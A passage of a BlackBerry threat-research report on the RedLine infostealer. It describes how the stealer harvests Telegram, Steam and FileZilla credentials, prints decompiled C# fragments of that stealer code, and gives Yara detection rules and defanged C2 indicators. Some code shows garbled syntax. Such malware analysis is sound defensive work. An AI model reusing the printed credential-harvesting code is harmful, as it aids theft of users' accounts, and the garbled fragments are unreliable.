
Variants of RedLine attempt to harvest credentials from Instant Messenger (IM) clients. These IM services have seen a recent rise in popularity, with Discord boasting over 100 million active users.

Some samples of RedLine appeared on Google ads related to another Instant Messenger service named Telegram in 2021. These advertisements redirected the victim to a fake Telegram webpage, where a Trojanized sample of RedLine malware was offered up to an unsuspecting victim, to download and unknowingly execute.

RedLine currently targets the following two clients:

- Discord
- Telegram

For Telegram, RedLine looks for the folder ‘tdata’, which is typically stored in %AppData\Roaming\Telegram Desktop\tdata%. This is where the Instant Messenger stores its session data, including images and conversations.




```
if (list.Count == 0)
{
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    list.Add(new FileScannerArg
    {
        Tag = num.ToString(),
        Pattern = "*",
        Directory = text2,
        Recoursive = false
    });
    foreach (string text3 in Directory.GetDirectories(text2))
    {
        if (new DirectoryInfo(text3).Name.Length == 16)
        {
            list.Add(new FileScannerArg
            {
                Tag = num.ToString(),
                Pattern = "*",
                Directory = text3,
                Recoursive = false
            });
```

Figure 7: RedLine attempting to find Telegram 'tdata'.

Information Stealing - Gaming Client

Another extremely popular service the malware goes after is Steam. Steam is a gaming platform, store, and client that is used by over 120 million active users at the time of writing. The malware attempts to locate the presence of Steam before attempting to obtain credentials.

Steam has an in-built store with a lot of ‘Steam accounts’ having various other services and banking details related to it. RedLine attempts to go after the ‘Steam Sentry File’ which is used to store credentials:



```
public override IEnumerable<FileScannerArg> GetScanArgs()
{
    List<FileScannerArg> list = new List<FileScannerArg>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
        {'Software\\Valve\\Steam'}));
        if (registryKey == null)
        {
            return list;
        }
        string text = registryKey.GetValue(new string(new char[]
        {'SteamPath'})) as string;
        if (!Directory.Exists(text))
        {
            return list;
        }
        list.Add(new FileScannerArg
        {
            Directory = text,
            Pattern = new string(new char[]
            {'*ssfn*'}),
            Recoursive = false
        });
        list.Add(new FileScannerArg
        {
            Directory = Path.Combine(text, new string(new char[]
            {'config'
            })),
            Pattern = new string(new char[]
            {'*.vstring.Replacedf'
            }).Replace("string.Replace", string.Empty),
            Recoursive = false
        });
    }
```


Figure 8: Parsing the Steam Sentry File (.SSFN) to read the users credentials / authorization data.

Information Stealing - FTP Clients

File Transfer Protocol (FTP) clients are another common software tool RedLine attempts to gather information on. If this information is present, the malware will exfiltrate it. FTP clients are used for file transfers between a local and remote computing device.

RedLine attempts to target both FileZilla and WinSCP, both of which are free, open-source applications. In observed samples, the malware will seek out the presence of both applications, but it does try to obtain more data from FileZilla clients as seen in the list below:

- FileZilla
    - Connections
    - Credentials
    - Recent
        - Host
        - Port
        - User
        - Password
- WinSCP
    - Password
    - Connections



```
public class FileZilla
{
  public static List<Account> Scan()
  {
      List<Account> list = new List<Account>();
      try
      {
          string path = string.Format(new string(new char[]
          {'{0}\\FileZilla\\recentservers.xml'}), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
          string path2 = string.Format(new string(new char[]
          {'{0}\\FileZilla\\sitemanager.xml'}), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
          if (File.Exists(path))
          {
              list.AddRange(FileZilla.ScanCredentials(path));
          }
          if (File.Exists(path2))
          {
              list.AddRange(FileZilla.ScanCredentials(path2));
          }
      }
      catch
      {
      }
      return list;
  }
```

Figure 9: RedLine goes after initially 'recenetservers.xml' and 'sitemanger.xml'.

Remote Tasks

As well as fingerprinting the victim’s device, RedLine has the ability to use further internal functions to carry out a wide array of malicious activities.

Once a connection with its C2 has been established, RedLine malware can remotely perform the following functions:

- Download further files
- Execute and run PE files
- Locate specific PE files execute them
- Open a requested link
- Download and execute updates
- Execute a request command via CMD.exe

Conclusion

Due to the nature and flexibility of RedLine infostealer, the malware family can cause considerable damage to both enterprise devices as well as personal devices.

In its current state, RedLine appears to be geared towards targeting individuals and their personal computers. This is highlighted by the malware going after IM services, gaming clients, FTP applications, and personal crypto wallets.

This does not mean RedLine is incapable of damaging an enterprise system or network, however. The malware’s File Grabber, Remote Task and Web-Browser stealer functionality can all be used by a successful threat actor to carve out important information and data from corporate devices before exfiltrating them.

Obfuscated Samples Yara Rule

The following Yara rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
import "time"
rule Mal_InfoStealer_Win32_RedLine_Obfuscated_2021
{
    meta:
        description = "Detects Obfuscated RedLine Infostealer Executables (.NET)"
        author = "BlackBerry Threat Research Team"
        date = "2021-07"
    strings:
        // The file name appears to use a ramdom word and never contains numbers
        $x1 = /[a-zA-z]+.exe/
        $x2 = "Signature"
        $x3 = "callback"
        $x4 = "Protect"
        $x5 = "Replace"
        $x6 = "Sleep"
        $x7 = "GetProcAddress"
        $x8 = "LoadLibrary"
        $x9 = "FreeLibrary"
        $x10 = "FromBase64String"
        $x11 = "nCmdShow"
        $x12 = "op_Explicit"
    condition:
        //PE File
        uint16(0) == 0x5a4d and
        // Must have exactly 3 sections
        pe.number_of_sections == 3 and
        // DotNet Imports
        pe.imports("mscoree.dll", "_CorExeMain") and
        // DotNet Imphash
        pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and
        // Timestamp at least 20 years in the future (Unix Time)
        pe.timestamp > time.now() + (31556926*20) and
        // File Version 0.0.0.0
        pe.version_info["FileVersion"] == "0.0.0.0" and
        //All Strings
        all of ($x*) and
}
```

Un-Obfuscated Samples Yara Rule

The following Yara rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
import "time"

rule Mal_InfoStealer_Win32_RedLine_Unobfuscated_2021
{
    meta:
        description = "Detects Unobfuscated RedLine Infostealer Executables (.NET)"
        author = "BlackBerry Threat Research Team"
        date = "2021-07"

    strings:
        $x1 = "Account"
        $x2 = "AllWalletsRule"
        $x3 = "Autofill"
        $x4 = "BrowserExtensionsRule"
        $x5 = "BrowserVersion"
        $x6 = "CommandLineUpdate"
        $x7 = "DiscordRule"
        $x8 = "DownloadAndExecuteUpdate"
        $x9 = "FileCopier"
        $x10 = "FileScanner"
        $x11 = "Gecko"
        $x12 = "GeoInfo"
        $x13 = "RecoursiveFileGrabber"
        $x14 = "ResultFactory"
        $x15 = "ScannedBrowser"
        $x16 = "ScannedCookie"
        $x17 = "ScannedFile"
        $x18 = "StringDecrypt"
        $x19 = "SystemInfoHelper"
        $x20 = "UpdateTask"

    condition:

        //PE File
        uint16(0) == 0x5a4d and

        // DotNet Imports
        pe.imports("mscoree.dll", "_CorExeMain") and

        // DotNet Imphash
        pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and

        //All Strings
        all of ($x*)
}
```

Indicators of Compromise (IoCs)

At BlackBerry, we take a prevention-first and AI-driven approach to cybersecurity. Putting prevention first neutralizes malware before the exploitation stage of the kill-chain.

By stopping malware at this stage, BlackBerry® solutions help organizations increase their resilience. It also helps reduce infrastructure complexity and streamline security management to keep business, people, and endpoints secure.

NOTE: Due to the nature of RedLine, the Indicators of Compromise (IoC) vary sample-to-sample.

Typically, the malware will attempt to reach out to its embedded C2 information before attempting to utilize web-based API calls to fingerprint a device.

In some instances, the malware has been known to immediately drop further malware once a connection has been established.

Example C2:

hXXp://45[.]67[.]228[.]119[:]9851
hXXp://185[.]215[.]113[.]15[:]61506
hXXp://193[.]38[.]54[.]101[:]55440/
hXXp://176[.]111[.]174[.]254[:]56328/
hXXp://oyaliecem[.]xyz[:]80
hXXp://idanwaval[.]xyz[:]80

Example Communication:

POST	hXXp://185[.]197[.]74[.]223[:]15027/
POST	hXXp://185[.]197[.]74[.]223[:]15027/
POST	hXXp://185[.]197[.]74[.]223[:]15027/
DNS	api[.]ip[.]sb
GET	hXXps[:]//api[.]ip[.]sb/geoip

BlackBerry Assistance

If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry® Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back